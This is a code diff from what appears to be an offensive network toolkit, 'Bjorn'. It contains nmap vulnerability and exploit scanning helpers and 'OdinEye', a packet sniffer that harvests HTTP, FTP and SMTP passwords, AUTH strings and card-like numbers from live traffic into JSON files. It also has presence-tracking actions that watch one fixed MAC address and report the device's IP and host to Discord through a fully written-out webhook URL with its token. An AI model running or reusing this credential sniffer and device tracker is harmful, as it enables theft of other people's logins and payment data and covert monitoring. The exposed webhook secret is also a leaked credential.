def _scan_fast_cpe_cve(self, ip: str, port_list: str, use_vulners: bool) -> List[Dict]:
|
||||
"""Scan rapide pour récupérer CPE et (option) CVE via vulners."""
|
||||
vulns: List[Dict] = []
|
||||
|
||||
args = "-sV --version-light -T4 --max-retries 1 --host-timeout 30s --script-timeout 10s"
|
||||
if use_vulners:
|
||||
args += " --script vulners --script-args mincvss=0.0"
|
||||
|
||||
logger.info(f"[FAST] nmap {ip} -p {port_list} ({args})")
|
||||
try:
|
||||
self.nm.scan(hosts=ip, ports=port_list, arguments=args)
|
||||
except Exception as e:
|
||||
logger.error(f"Fast scan failed to start: {e}")
|
||||
return vulns
|
||||
|
||||
if ip not in self.nm.all_hosts():
|
||||
return vulns
|
||||
|
||||
host = self.nm[ip]
|
||||
|
||||
for proto in host.all_protocols():
|
||||
for port in host[proto].keys():
|
||||
port_info = host[proto][port]
|
||||
service = port_info.get('name', '') or ''
|
||||
|
||||
# 1) CPE depuis -sV
|
||||
cpe_values = self._extract_cpe_values(port_info)
|
||||
for cpe in cpe_values:
|
||||
vulns.append({
|
||||
'port': port,
|
||||
'service': service,
|
||||
'vuln_id': f"CPE:{cpe}",
|
||||
'script': 'service-detect',
|
||||
'details': f"CPE detected: {cpe}"[:500]
|
||||
})
|
||||
|
||||
# 2) CVE via script 'vulners' (si actif)
|
||||
try:
|
||||
script_out = (port_info.get('script') or {}).get('vulners')
|
||||
if script_out:
|
||||
for cve in self.extract_cves(script_out):
|
||||
vulns.append({
|
||||
'port': port,
|
||||
'service': service,
|
||||
'vuln_id': cve,
|
||||
'script': 'vulners',
|
||||
'details': str(script_out)[:500]
|
||||
})
|
||||
except Exception:
|
||||
pass
|
||||
|
||||
return vulns
|
||||
|
||||
def _scan_heavy(self, ip: str, port_list: str) -> List[Dict]:
|
||||
"""Ancienne stratégie (plus lente) avec catégorie vuln, etc."""
|
||||
vulnerabilities: List[Dict] = []
|
||||
vuln_scripts = [
|
||||
'vuln','exploit','http-vuln-*','smb-vuln-*',
|
||||
'ssl-*','ssh-*','ftp-vuln-*','mysql-vuln-*',
|
||||
]
|
||||
script_arg = ','.join(vuln_scripts)
|
||||
|
||||
args = f"-sV --script={script_arg} -T3 --script-timeout 20s"
|
||||
logger.info(f"[HEAVY] nmap {ip} -p {port_list} ({args})")
|
||||
try:
|
||||
self.nm.scan(hosts=ip, ports=port_list, arguments=args)
|
||||
except Exception as e:
|
||||
logger.error(f"Heavy scan failed to start: {e}")
|
||||
return vulnerabilities
|
||||
|
||||
if ip in self.nm.all_hosts():
|
||||
host = self.nm[ip]
|
||||
discovered_ports: Set[str] = set()
|
||||
|
||||
for proto in host.all_protocols():
|
||||
for port in host[proto].keys():
|
||||
discovered_ports.add(str(port))
|
||||
port_info = host[proto][port]
|
||||
service = port_info.get('name', '') or ''
|
||||
|
||||
if 'script' in port_info:
|
||||
for script_name, output in (port_info.get('script') or {}).items():
|
||||
for cve in self.extract_cves(str(output)):
|
||||
vulnerabilities.append({
|
||||
'port': port,
|
||||
'service': service,
|
||||
'vuln_id': cve,
|
||||
'script': script_name,
|
||||
'details': str(output)[:500]
|
||||
})
|
||||
|
||||
if bool(self.shared_data.config.get('scan_cpe', False)):
|
||||
ports_for_cpe = list(discovered_ports) if discovered_ports else port_list.split(',')
|
||||
cpes = self.scan_cpe(ip, ports_for_cpe[:10])
|
||||
vulnerabilities.extend(cpes)
|
||||
|
||||
return vulnerabilities
|
||||
|
||||
# ---------------------------- Helpers -------------------------------- #
|
||||
|
||||
def _extract_cpe_values(self, port_info: Dict[str, Any]) -> List[str]:
|
||||
"""Normalise tous les formats possibles de CPE renvoyés par python-nmap."""
|
||||
cpe = port_info.get('cpe')
|
||||
if not cpe:
|
||||
return []
|
||||
if isinstance(cpe, str):
|
||||
parts = [x.strip() for x in cpe.splitlines() if x.strip()]
|
||||
return parts or [cpe]
|
||||
if isinstance(cpe, (list, tuple, set)):
|
||||
return [str(x).strip() for x in cpe if str(x).strip()]
|
||||
try:
|
||||
return [str(cpe).strip()] if str(cpe).strip() else []
|
||||
except Exception:
|
||||
return []
|
||||
|
||||
def extract_cves(self, text: str) -> List[str]:
|
||||
"""Extrait les identifiants CVE d'un texte."""
|
||||
import re
|
||||
if not text:
|
||||
return []
|
||||
cve_pattern = r'CVE-\d{4}-\d{4,7}'
|
||||
return re.findall(cve_pattern, str(text), re.IGNORECASE)
|
||||
|
||||
def scan_cpe(self, ip: str, ports: List[str]) -> List[Dict]:
|
||||
"""(Fallback lourd) Scan CPE détaillé si demandé."""
|
||||
cpe_vulns: List[Dict] = []
|
||||
try:
|
||||
port_list = ','.join([str(p) for p in ports if str(p).strip()])
|
||||
if not port_list:
|
||||
return cpe_vulns
|
||||
|
||||
args = "-sV --version-all -T3 --max-retries 2 --host-timeout 45s"
|
||||
logger.info(f"[CPE] nmap {ip} -p {port_list} ({args})")
|
||||
self.nm.scan(hosts=ip, ports=port_list, arguments=args)
|
||||
|
||||
if ip in self.nm.all_hosts():
|
||||
host = self.nm[ip]
|
||||
for proto in host.all_protocols():
|
||||
for port in host[proto].keys():
|
||||
port_info = host[proto][port]
|
||||
service = port_info.get('name', '') or ''
|
||||
for cpe in self._extract_cpe_values(port_info):
|
||||
cpe_vulns.append({
|
||||
'port': port,
|
||||
'service': service,
|
||||
'vuln_id': f"CPE:{cpe}",
|
||||
'script': 'version-scan',
|
||||
'details': f"CPE detected: {cpe}"[:500]
|
||||
})
|
||||
except Exception as e:
|
||||
logger.error(f"CPE scan error: {e}")
|
||||
return cpe_vulns
|
||||
|
||||
# ---------------------------- Persistence ---------------------------- #
|
||||
|
||||
def save_vulnerabilities(self, mac: str, ip: str, findings: List[Dict]):
|
||||
"""Sépare CPE et CVE, met à jour les statuts + enregistre les nouveautés."""
|
||||
|
||||
# Récupérer le hostname depuis la DB
|
||||
hostname = None
|
||||
try:
|
||||
host_row = self.shared_data.db.query_one(
|
||||
"SELECT hostnames FROM hosts WHERE mac_address=? LIMIT 1",
|
||||
(mac,)
|
||||
)
|
||||
if host_row and host_row.get('hostnames'):
|
||||
hostname = host_row['hostnames'].split(';')[0]
|
||||
except Exception as e:
|
||||
logger.debug(f"Could not fetch hostname: {e}")
|
||||
|
||||
# Grouper par port avec les infos complètes
|
||||
findings_by_port = {}
|
||||
for f in findings:
|
||||
port = int(f.get('port', 0) or 0)
|
||||
|
||||
if port not in findings_by_port:
|
||||
findings_by_port[port] = {
|
||||
'cves': set(),
|
||||
'cpes': set(),
|
||||
'findings': []
|
||||
}
|
||||
|
||||
findings_by_port[port]['findings'].append(f)
|
||||
|
||||
vid = str(f.get('vuln_id', ''))
|
||||
if vid.upper().startswith('CVE-'):
|
||||
findings_by_port[port]['cves'].add(vid)
|
||||
elif vid.upper().startswith('CPE:'):
|
||||
findings_by_port[port]['cpes'].add(vid.split(':', 1)[1])
|
||||
elif vid.lower().startswith('cpe:'):
|
||||
findings_by_port[port]['cpes'].add(vid)
|
||||
|
||||
# 1) Traiter les CVE par port
|
||||
for port, data in findings_by_port.items():
|
||||
if data['cves']:
|
||||
for cve in data['cves']:
|
||||
try:
|
||||
existing = self.shared_data.db.query_one(
|
||||
"SELECT id FROM vulnerabilities WHERE mac_address=? AND vuln_id=? AND port=? LIMIT 1",
|
||||
(mac, cve, port)
|
||||
)
|
||||
|
||||
if existing:
|
||||
self.shared_data.db.execute("""
|
||||
UPDATE vulnerabilities
|
||||
SET ip=?, hostname=?, last_seen=CURRENT_TIMESTAMP, is_active=1
|
||||
WHERE mac_address=? AND vuln_id=? AND port=?
|
||||
""", (ip, hostname, mac, cve, port))
|
||||
else:
|
||||
self.shared_data.db.execute("""
|
||||
INSERT INTO vulnerabilities(mac_address, ip, hostname, port, vuln_id, is_active)
|
||||
VALUES(?,?,?,?,?,1)
|
||||
""", (mac, ip, hostname, port, cve))
|
||||
|
||||
logger.debug(f"Saved CVE {cve} for {ip}:{port}")
|
||||
|
||||
except Exception as e:
|
||||
logger.error(f"Failed to save CVE {cve}: {e}")
|
||||
|
||||
# 2) Traiter les CPE
|
||||
for port, data in findings_by_port.items():
|
||||
for cpe in data['cpes']:
|
||||
try:
|
||||
self.shared_data.db.add_detected_software(
|
||||
mac_address=mac,
|
||||
cpe=cpe,
|
||||
ip=ip,
|
||||
hostname=hostname,
|
||||
port=port
|
||||
)
|
||||
except Exception as e:
|
||||
logger.error(f"Failed to save CPE {cpe}: {e}")
|
||||
|
||||
logger.info(f"Saved vulnerabilities for {ip} ({mac}): {len(findings_by_port)} ports processed")
|
||||
@@ -1,416 +0,0 @@
|
||||
|
||||
import os
|
||||
try:
|
||||
import psutil
|
||||
except Exception:
|
||||
psutil = None
|
||||
|
||||
|
||||
def _list_net_ifaces() -> list[str]:
|
||||
names = set()
|
||||
# 1) psutil si dispo
|
||||
if psutil:
|
||||
try:
|
||||
names.update(ifname for ifname in psutil.net_if_addrs().keys() if ifname != "lo")
|
||||
except Exception:
|
||||
pass
|
||||
# 2) fallback kernel
|
||||
try:
|
||||
for n in os.listdir("/sys/class/net"):
|
||||
if n and n != "lo":
|
||||
names.add(n)
|
||||
except Exception:
|
||||
pass
|
||||
out = ["auto"] + sorted(names)
|
||||
# sécurité: pas de doublons
|
||||
seen, unique = set(), []
|
||||
for x in out:
|
||||
if x not in seen:
|
||||
unique.append(x); seen.add(x)
|
||||
return unique
|
||||
|
||||
|
||||
# Hook appelée par le backend avant affichage UI / sync DB
|
||||
def compute_dynamic_b_args(base: dict) -> dict:
|
||||
"""
|
||||
Compute dynamic arguments at runtime.
|
||||
Called by the web interface to populate dropdowns, etc.
|
||||
"""
|
||||
d = dict(base or {})
|
||||
|
||||
# Example: Dynamic interface list
|
||||
if "interface" in d:
|
||||
import psutil
|
||||
interfaces = ["auto"]
|
||||
try:
|
||||
for ifname in psutil.net_if_addrs().keys():
|
||||
if ifname != "lo":
|
||||
interfaces.append(ifname)
|
||||
except:
|
||||
interfaces.extend(["wlan0", "eth0"])
|
||||
|
||||
d["interface"]["choices"] = interfaces
|
||||
|
||||
return d
|
||||
|
||||
# --- MÉTADONNÉES UI SUPPLÉMENTAIRES -----------------------------------------
|
||||
# Exemples d’arguments (affichage frontend; aussi persisté en DB via sync_actions)
|
||||
b_examples = [
|
||||
{"interface": "auto", "filter": "http or ftp", "timeout": 120, "max_packets": 5000, "save_credentials": True},
|
||||
{"interface": "wlan0", "filter": "(http or smtp) and not broadcast", "timeout": 300, "max_packets": 10000},
|
||||
]
|
||||
|
||||
# Lien MD (peut être un chemin local servi par votre frontend, ou un http(s))
|
||||
# Exemple: un README markdown stocké dans votre repo
|
||||
b_docs_url = "docs/actions/OdinEye.md"
|
||||
|
||||
|
||||
# --- Métadonnées d'action (consommées par shared.generate_actions_json) -----
|
||||
b_class = "OdinEye"
|
||||
b_module = "odin_eye" # nom du fichier sans .py
|
||||
b_enabled = 0
|
||||
b_action = "normal"
|
||||
b_category = "recon"
|
||||
b_name = "Odin Eye"
|
||||
b_description = (
|
||||
"Network traffic analyzer for capturing and analyzing data patterns and credentials.\n"
|
||||
"Requires: tshark (sudo apt install tshark) + pyshark (pip install pyshark)."
|
||||
)
|
||||
b_author = "Fabien / Cyberviking"
|
||||
b_version = "1.0.0"
|
||||
b_icon = "OdinEye.png"
|
||||
|
||||
# Schéma d'arguments pour UI dynamique (clé == nom du flag sans '--')
|
||||
b_args = {
|
||||
"interface": {
|
||||
"type": "select", "label": "Network Interface",
|
||||
"choices": [], # <- Laisser vide: rempli dynamiquement par compute_dynamic_b_args(...)
|
||||
"default": "auto",
|
||||
"help": "Interface à écouter. 'auto' tente de détecter l'interface par défaut." },
|
||||
"filter": {"type": "text", "label": "BPF Filter", "default": "(http or ftp or smtp or pop3 or imap or telnet) and not broadcast"},
|
||||
"output": {"type": "text", "label": "Output dir", "default": "/home/bjorn/Bjorn/data/output/packets"},
|
||||
"timeout": {"type": "number", "label": "Timeout (s)", "min": 10, "max": 36000, "step": 1, "default": 300},
|
||||
"max_packets": {"type": "number", "label": "Max packets", "min": 100, "max": 2000000, "step": 100, "default": 10000},
|
||||
}
|
||||
|
||||
# ----------------- Code d'analyse (ton code existant) -----------------------
|
||||
import os, json, pyshark, argparse, logging, re, threading, signal
|
||||
from datetime import datetime
|
||||
from collections import defaultdict
|
||||
|
||||
logging.basicConfig(level=logging.INFO, format='%(asctime)s - %(levelname)s - %(message)s')
|
||||
|
||||
DEFAULT_OUTPUT_DIR = "/home/bjorn/Bjorn/data/output/packets"
|
||||
DEFAULT_SETTINGS_DIR = "/home/bjorn/.settings_bjorn"
|
||||
SETTINGS_FILE = os.path.join(DEFAULT_SETTINGS_DIR, "odin_eye_settings.json")
|
||||
DEFAULT_FILTER = "(http or ftp or smtp or pop3 or imap or telnet) and not broadcast"
|
||||
|
||||
CREDENTIAL_PATTERNS = {
|
||||
'http': {
|
||||
'username': [r'username=([^&]+)', r'user=([^&]+)', r'login=([^&]+)'],
|
||||
'password': [r'password=([^&]+)', r'pass=([^&]+)']
|
||||
},
|
||||
'ftp': {
|
||||
'username': [r'USER\s+(.+)', r'USERNAME\s+(.+)'],
|
||||
'password': [r'PASS\s+(.+)']
|
||||
},
|
||||
'smtp': {
|
||||
'auth': [r'AUTH\s+PLAIN\s+(.+)', r'AUTH\s+LOGIN\s+(.+)']
|
||||
}
|
||||
}
|
||||
|
||||
class OdinEye:
|
||||
def __init__(self, interface, capture_filter=DEFAULT_FILTER, output_dir=DEFAULT_OUTPUT_DIR,
|
||||
timeout=300, max_packets=10000):
|
||||
self.interface = interface
|
||||
self.capture_filter = capture_filter
|
||||
self.output_dir = output_dir
|
||||
self.timeout = timeout
|
||||
self.max_packets = max_packets
|
||||
self.capture = None
|
||||
self.stop_capture = threading.Event()
|
||||
|
||||
self.statistics = defaultdict(int)
|
||||
self.credentials = []
|
||||
self.interesting_patterns = []
|
||||
|
||||
self.lock = threading.Lock()
|
||||
|
||||
def process_packet(self, packet):
|
||||
try:
|
||||
with self.lock:
|
||||
self.statistics['total_packets'] += 1
|
||||
if hasattr(packet, 'highest_layer'):
|
||||
self.statistics[packet.highest_layer] += 1
|
||||
if hasattr(packet, 'tcp'):
|
||||
self.analyze_tcp_packet(packet)
|
||||
except Exception as e:
|
||||
logging.error(f"Error processing packet: {e}")
|
||||
|
||||
def analyze_tcp_packet(self, packet):
|
||||
try:
|
||||
if hasattr(packet, 'http'):
|
||||
self.analyze_http_packet(packet)
|
||||
elif hasattr(packet, 'ftp'):
|
||||
self.analyze_ftp_packet(packet)
|
||||
elif hasattr(packet, 'smtp'):
|
||||
self.analyze_smtp_packet(packet)
|
||||
if hasattr(packet.tcp, 'payload'):
|
||||
self.analyze_payload(packet.tcp.payload)
|
||||
except Exception as e:
|
||||
logging.error(f"Error analyzing TCP packet: {e}")
|
||||
|
||||
def analyze_http_packet(self, packet):
|
||||
try:
|
||||
if hasattr(packet.http, 'request_uri'):
|
||||
for field in ['username', 'password']:
|
||||
for pattern in CREDENTIAL_PATTERNS['http'][field]:
|
||||
matches = re.findall(pattern, packet.http.request_uri)
|
||||
if matches:
|
||||
with self.lock:
|
||||
self.credentials.append({
|
||||
'protocol': 'HTTP',
|
||||
'type': field,
|
||||
'value': matches[0],
|
||||
'timestamp': datetime.now().isoformat(),
|
||||
'source': packet.ip.src if hasattr(packet, 'ip') else None
|
||||
})
|
||||
except Exception as e:
|
||||
logging.error(f"Error analyzing HTTP packet: {e}")
|
||||
|
||||
def analyze_ftp_packet(self, packet):
|
||||
try:
|
||||
if hasattr(packet.ftp, 'request_command'):
|
||||
cmd = packet.ftp.request_command.upper()
|
||||
if cmd in ['USER', 'PASS']:
|
||||
with self.lock:
|
||||
self.credentials.append({
|
||||
'protocol': 'FTP',
|
||||
'type': 'username' if cmd == 'USER' else 'password',
|
||||
'value': packet.ftp.request_arg,
|
||||
'timestamp': datetime.now().isoformat(),
|
||||
'source': packet.ip.src if hasattr(packet, 'ip') else None
|
||||
})
|
||||
except Exception as e:
|
||||
logging.error(f"Error analyzing FTP packet: {e}")
|
||||
|
||||
def analyze_smtp_packet(self, packet):
|
||||
try:
|
||||
if hasattr(packet.smtp, 'command_line'):
|
||||
for pattern in CREDENTIAL_PATTERNS['smtp']['auth']:
|
||||
matches = re.findall(pattern, packet.smtp.command_line)
|
||||
if matches:
|
||||
with self.lock:
|
||||
self.credentials.append({
|
||||
'protocol': 'SMTP',
|
||||
'type': 'auth',
|
||||
'value': matches[0],
|
||||
'timestamp': datetime.now().isoformat(),
|
||||
'source': packet.ip.src if hasattr(packet, 'ip') else None
|
||||
})
|
||||
except Exception as e:
|
||||
logging.error(f"Error analyzing SMTP packet: {e}")
|
||||
|
||||
def analyze_payload(self, payload):
|
||||
patterns = {
|
||||
'email': r'[a-zA-Z0-9._%+-]+@[a-zA-Z0-9.-]+\.[a-zA-Z]{2,}',
|
||||
'credit_card': r'\b\d{4}[- ]?\d{4}[- ]?\d{4}[- ]?\d{4}\b',
|
||||
'ip_address': r'\b\d{1,3}\.\d{1,3}\.\d{1,3}\.\d{1,3}\b'
|
||||
}
|
||||
for name, pattern in patterns.items():
|
||||
matches = re.findall(pattern, payload)
|
||||
if matches:
|
||||
with self.lock:
|
||||
self.interesting_patterns.append({
|
||||
'type': name,
|
||||
'value': matches[0],
|
||||
'timestamp': datetime.now().isoformat()
|
||||
})
|
||||
|
||||
def save_results(self):
|
||||
try:
|
||||
os.makedirs(self.output_dir, exist_ok=True)
|
||||
timestamp = datetime.now().strftime("%Y-%m-%d_%H-%M-%S")
|
||||
stats_file = os.path.join(self.output_dir, f"capture_stats_{timestamp}.json")
|
||||
with open(stats_file, 'w') as f:
|
||||
json.dump(dict(self.statistics), f, indent=4)
|
||||
if self.credentials:
|
||||
creds_file = os.path.join(self.output_dir, f"credentials_{timestamp}.json")
|
||||
with open(creds_file, 'w') as f:
|
||||
json.dump(self.credentials, f, indent=4)
|
||||
if self.interesting_patterns:
|
||||
patterns_file = os.path.join(self.output_dir, f"patterns_{timestamp}.json")
|
||||
with open(patterns_file, 'w') as f:
|
||||
json.dump(self.interesting_patterns, f, indent=4)
|
||||
logging.info(f"Results saved to {self.output_dir}")
|
||||
except Exception as e:
|
||||
logging.error(f"Failed to save results: {e}")
|
||||
|
||||
def execute(self):
|
||||
try:
|
||||
# Timeout thread (inchangé) ...
|
||||
if self.timeout and self.timeout > 0:
|
||||
def _stop_after():
|
||||
self.stop_capture.wait(self.timeout)
|
||||
self.stop_capture.set()
|
||||
threading.Thread(target=_stop_after, daemon=True).start()
|
||||
|
||||
logging.info(...)
|
||||
|
||||
self.capture = pyshark.LiveCapture(interface=self.interface, bpf_filter=self.capture_filter)
|
||||
|
||||
# Interruption douce — SKIP si on tourne en mode importlib (thread)
|
||||
if os.environ.get("BJORN_EMBEDDED") != "1":
|
||||
try:
|
||||
signal.signal(signal.SIGINT, self.handle_interrupt)
|
||||
signal.signal(signal.SIGTERM, self.handle_interrupt)
|
||||
except Exception:
|
||||
# Ex: ValueError si pas dans le main thread
|
||||
pass
|
||||
|
||||
for packet in self.capture.sniff_continuously():
|
||||
if self.stop_capture.is_set() or self.statistics['total_packets'] >= self.max_packets:
|
||||
break
|
||||
self.process_packet(packet)
|
||||
except Exception as e:
|
||||
logging.error(f"Capture error: {e}")
|
||||
finally:
|
||||
self.cleanup()
|
||||
|
||||
def handle_interrupt(self, signum, frame):
|
||||
self.stop_capture.set()
|
||||
|
||||
def cleanup(self):
|
||||
if self.capture:
|
||||
self.capture.close()
|
||||
self.save_results()
|
||||
logging.info("Capture completed")
|
||||
|
||||
def save_settings(interface, capture_filter, output_dir, timeout, max_packets):
|
||||
try:
|
||||
os.makedirs(DEFAULT_SETTINGS_DIR, exist_ok=True)
|
||||
settings = {
|
||||
"interface": interface,
|
||||
"capture_filter": capture_filter,
|
||||
"output_dir": output_dir,
|
||||
"timeout": timeout,
|
||||
"max_packets": max_packets
|
||||
}
|
||||
with open(SETTINGS_FILE, 'w') as f:
|
||||
json.dump(settings, f)
|
||||
logging.info(f"Settings saved to {SETTINGS_FILE}")
|
||||
except Exception as e:
|
||||
logging.error(f"Failed to save settings: {e}")
|
||||
|
||||
def load_settings():
|
||||
if os.path.exists(SETTINGS_FILE):
|
||||
try:
|
||||
with open(SETTINGS_FILE, 'r') as f:
|
||||
return json.load(f)
|
||||
except Exception as e:
|
||||
logging.error(f"Failed to load settings: {e}")
|
||||
return {}
|
||||
|
||||
def main():
|
||||
parser = argparse.ArgumentParser(description="OdinEye: network traffic analyzer & credential hunter")
|
||||
parser.add_argument("-i", "--interface", required=False, help="Network interface to monitor")
|
||||
parser.add_argument("-f", "--filter", default=DEFAULT_FILTER, help="BPF capture filter")
|
||||
parser.add_argument("-o", "--output", default=DEFAULT_OUTPUT_DIR, help="Output directory")
|
||||
parser.add_argument("-t", "--timeout", type=int, default=300, help="Capture timeout in seconds")
|
||||
parser.add_argument("-m", "--max-packets", type=int, default=10000, help="Maximum packets to capture")
|
||||
args = parser.parse_args()
|
||||
|
||||
settings = load_settings()
|
||||
interface = args.interface or settings.get("interface")
|
||||
capture_filter = args.filter or settings.get("capture_filter", DEFAULT_FILTER)
|
||||
output_dir = args.output or settings.get("output_dir", DEFAULT_OUTPUT_DIR)
|
||||
timeout = args.timeout or settings.get("timeout", 300)
|
||||
max_packets = args.max_packets or settings.get("max_packets", 10000)
|
||||
|
||||
if not interface:
|
||||
logging.error("Interface is required. Use -i or set it in settings")
|
||||
return
|
||||
|
||||
save_settings(interface, capture_filter, output_dir, timeout, max_packets)
|
||||
analyzer = OdinEye(interface, capture_filter, output_dir, timeout, max_packets)
|
||||
analyzer.execute()
|
||||
|
||||
if __name__ == "__main__":
|
||||
main()
|
||||
|
||||
|
||||
|
||||
|
||||
"""
|
||||
# action_template.py
|
||||
# Example template for a Bjorn action with Neo launcher support
|
||||
|
||||
# UI Metadata
|
||||
b_class = "MyAction"
|
||||
b_module = "my_action"
|
||||
b_enabled = 1
|
||||
b_action = "normal" # normal, aggressive, stealth
|
||||
b_description = "Description of what this action does"
|
||||
|
||||
# Arguments schema for UI
|
||||
b_args = {
|
||||
"target": {
|
||||
"type": "text",
|
||||
"label": "Target IP/Host",
|
||||
"default": "192.168.1.1",
|
||||
"placeholder": "Enter target",
|
||||
"help": "The target to scan"
|
||||
},
|
||||
"port": {
|
||||
"type": "number",
|
||||
"label": "Port",
|
||||
"default": 80,
|
||||
"min": 1,
|
||||
"max": 65535
|
||||
},
|
||||
"protocol": {
|
||||
"type": "select",
|
||||
"label": "Protocol",
|
||||
"choices": ["tcp", "udp"],
|
||||
"default": "tcp"
|
||||
},
|
||||
"verbose": {
|
||||
"type": "checkbox",
|
||||
"label": "Verbose output",
|
||||
"default": False
|
||||
},
|
||||
"timeout": {
|
||||
"type": "slider",
|
||||
"label": "Timeout (seconds)",
|
||||
"min": 10,
|
||||
"max": 300,
|
||||
"step": 10,
|
||||
"default": 60
|
||||
}
|
||||
}
|
||||
|
||||
def compute_dynamic_b_args(base: dict) -> dict:
|
||||
# Compute dynamic values at runtime
|
||||
return base
|
||||
|
||||
import argparse
|
||||
import sys
|
||||
|
||||
def main():
|
||||
parser = argparse.ArgumentParser(description=b_description)
|
||||
parser.add_argument('--target', default=b_args['target']['default'])
|
||||
parser.add_argument('--port', type=int, default=b_args['port']['default'])
|
||||
parser.add_argument('--protocol', choices=b_args['protocol']['choices'],
|
||||
default=b_args['protocol']['default'])
|
||||
parser.add_argument('--verbose', action='store_true')
|
||||
parser.add_argument('--timeout', type=int, default=b_args['timeout']['default'])
|
||||
|
||||
args = parser.parse_args()
|
||||
|
||||
# Your action logic here
|
||||
print(f"Starting action with target: {args.target}")
|
||||
# ...
|
||||
|
||||
if __name__ == "__main__":
|
||||
main()
|
||||
"""
|
||||
@@ -1,82 +0,0 @@
|
||||
# actions/presence_join.py
|
||||
# -*- coding: utf-8 -*-
|
||||
"""
|
||||
PresenceJoin — Sends a Discord webhook when the targeted host JOINS the network.
|
||||
- Triggered by the scheduler ONLY on transition OFF->ON (b_trigger="on_join").
|
||||
- Targeting via b_requires (e.g. {"any":[{"mac_is":"AA:BB:..."}]}).
|
||||
- The action does not query anything: it only notifies when called.
|
||||
"""
|
||||
|
||||
import requests
|
||||
from typing import Optional
|
||||
import logging
|
||||
from datetime import datetime, timezone
|
||||
from logger import Logger
|
||||
from shared import SharedData # only if executed directly for testing
|
||||
|
||||
logger = Logger(name="PresenceJoin", level=logging.DEBUG)
|
||||
|
||||
# --- Metadata (truth is in DB; here for reference/consistency) --------------
|
||||
b_class = "PresenceJoin"
|
||||
b_module = "presence_join"
|
||||
b_status = "PresenceJoin"
|
||||
b_port = None
|
||||
b_service = None
|
||||
b_parent = None
|
||||
b_priority = 90
|
||||
b_cooldown = 0 # not needed: on_join only fires on join transition
|
||||
b_rate_limit = None
|
||||
b_trigger = "on_join" # <-- Host JOINED the network (OFF -> ON since last scan)
|
||||
b_requires = {"any":[{"mac_is":"60:57:c8:51:63:fb"}]} # adapt as needed
|
||||
|
||||
# Replace with your webhook
|
||||
DISCORD_WEBHOOK_URL = "https://discordapp.com/api/webhooks/1416433823456956561/MYc2mHuqgK_U8tA96fs2_-S1NVchPzGOzan9EgLr4i8yOQa-3xJ6Z-vMejVrpPfC3OfD"
|
||||
|
||||
class PresenceJoin:
|
||||
def __init__(self, shared_data):
|
||||
self.shared_data = shared_data
|
||||
|
||||
def _send(self, text: str) -> None:
|
||||
if not DISCORD_WEBHOOK_URL or "webhooks/" not in DISCORD_WEBHOOK_URL:
|
||||
logger.error("PresenceJoin: DISCORD_WEBHOOK_URL missing/invalid.")
|
||||
return
|
||||
try:
|
||||
r = requests.post(DISCORD_WEBHOOK_URL, json={"content": text}, timeout=6)
|
||||
if r.status_code < 300:
|
||||
logger.info("PresenceJoin: webhook sent.")
|
||||
else:
|
||||
logger.error(f"PresenceJoin: HTTP {r.status_code}: {r.text}")
|
||||
except Exception as e:
|
||||
logger.error(f"PresenceJoin: webhook error: {e}")
|
||||
|
||||
def execute(self, ip: Optional[str], port: Optional[str], row: dict, status_key: str):
|
||||
"""
|
||||
Called by the orchestrator when the scheduler detected the join.
|
||||
ip/port = host targets (if known), row = host info.
|
||||
"""
|
||||
try:
|
||||
mac = row.get("MAC Address") or row.get("mac_address") or "MAC"
|
||||
host = row.get("hostname") or (row.get("hostnames") or "").split(";")[0] if row.get("hostnames") else None
|
||||
name = f"{host} ({mac})" if host else mac
|
||||
ip_s = (ip or (row.get("IPs") or "").split(";")[0] or "").strip()
|
||||
|
||||
# Add timestamp in UTC
|
||||
timestamp = datetime.now(timezone.utc).strftime("%Y-%m-%d %H:%M:%S UTC")
|
||||
|
||||
msg = f"✅ **Presence detected**\n"
|
||||
msg += f"- Host: {host or 'unknown'}\n"
|
||||
msg += f"- MAC: {mac}\n"
|
||||
if ip_s:
|
||||
msg += f"- IP: {ip_s}\n"
|
||||
msg += f"- Time: {timestamp}"
|
||||
|
||||
self._send(msg)
|
||||
return "success"
|
||||
except Exception as e:
|
||||
logger.error(f"PresenceJoin error: {e}")
|
||||
return "failed"
|
||||
|
||||
|
||||
if __name__ == "__main__":
|
||||
sd = SharedData()
|
||||
logger.info("PresenceJoin ready (direct mode).")
|
||||
@@ -1,82 +0,0 @@
|
||||
# actions/presence_left.py
|
||||
# -*- coding: utf-8 -*-
|
||||
"""
|
||||
PresenceLeave — Sends a Discord webhook when the targeted host LEAVES the network.
|
||||
- Triggered by the scheduler ONLY on transition ON->OFF (b_trigger="on_leave").
|
||||
- Targeting via b_requires (e.g. {"any":[{"mac_is":"AA:BB:..."}]}).
|
||||
- The action does not query anything: it only notifies when called.
|
||||
"""
|
||||
|
||||
import requests
|
||||
from typing import Optional
|
||||
import logging
|
||||
from datetime import datetime, timezone
|
||||
from logger import Logger
|
||||
from shared import SharedData # only if executed directly for testing
|
||||
|
||||
logger = Logger(name="PresenceLeave", level=logging.DEBUG)
|
||||
|
||||
# --- Metadata (truth is in DB; here for reference/consistency) --------------
|
||||
b_class = "PresenceLeave"
|
||||
b_module = "presence_left"
|
||||
b_status = "PresenceLeave"
|
||||
b_port = None
|
||||
b_service = None
|
||||
b_parent = None
|
||||
b_priority = 90
|
||||
b_cooldown = 0 # not needed: on_leave only fires on leave transition
|
||||
b_rate_limit = None
|
||||
b_trigger = "on_leave" # <-- Host LEFT the network (ON -> OFF since last scan)
|
||||
b_requires = {"any":[{"mac_is":"60:57:c8:51:63:fb"}]} # adapt as needed
|
||||
b_enabled = 1
|
||||
|
||||
# Replace with your webhook (can reuse the same as PresenceJoin)
|
||||
DISCORD_WEBHOOK_URL = "https://discordapp.com/api/webhooks/1416433823456956561/MYc2mHuqgK_U8tA96fs2_-S1NVchPzGOzan9EgLr4i8yOQa-3xJ6Z-vMejVrpPfC3OfD"
|
||||
|
||||
class PresenceLeave:
|
||||
def __init__(self, shared_data):
|
||||
self.shared_data = shared_data
|
||||
|
||||
def _send(self, text: str) -> None:
|
||||
if not DISCORD_WEBHOOK_URL or "webhooks/" not in DISCORD_WEBHOOK_URL:
|
||||
logger.error("PresenceLeave: DISCORD_WEBHOOK_URL missing/invalid.")
|
||||
return
|
||||
try:
|
||||
r = requests.post(DISCORD_WEBHOOK_URL, json={"content": text}, timeout=6)
|
||||
if r.status_code < 300:
|
||||
logger.info("PresenceLeave: webhook sent.")
|
||||
else:
|
||||
logger.error(f"PresenceLeave: HTTP {r.status_code}: {r.text}")
|
||||
except Exception as e:
|
||||
logger.error(f"PresenceLeave: webhook error: {e}")
|
||||
|
||||
def execute(self, ip: Optional[str], port: Optional[str], row: dict, status_key: str):
|
||||
"""
|
||||
Called by the orchestrator when the scheduler detected the disconnection.
|
||||
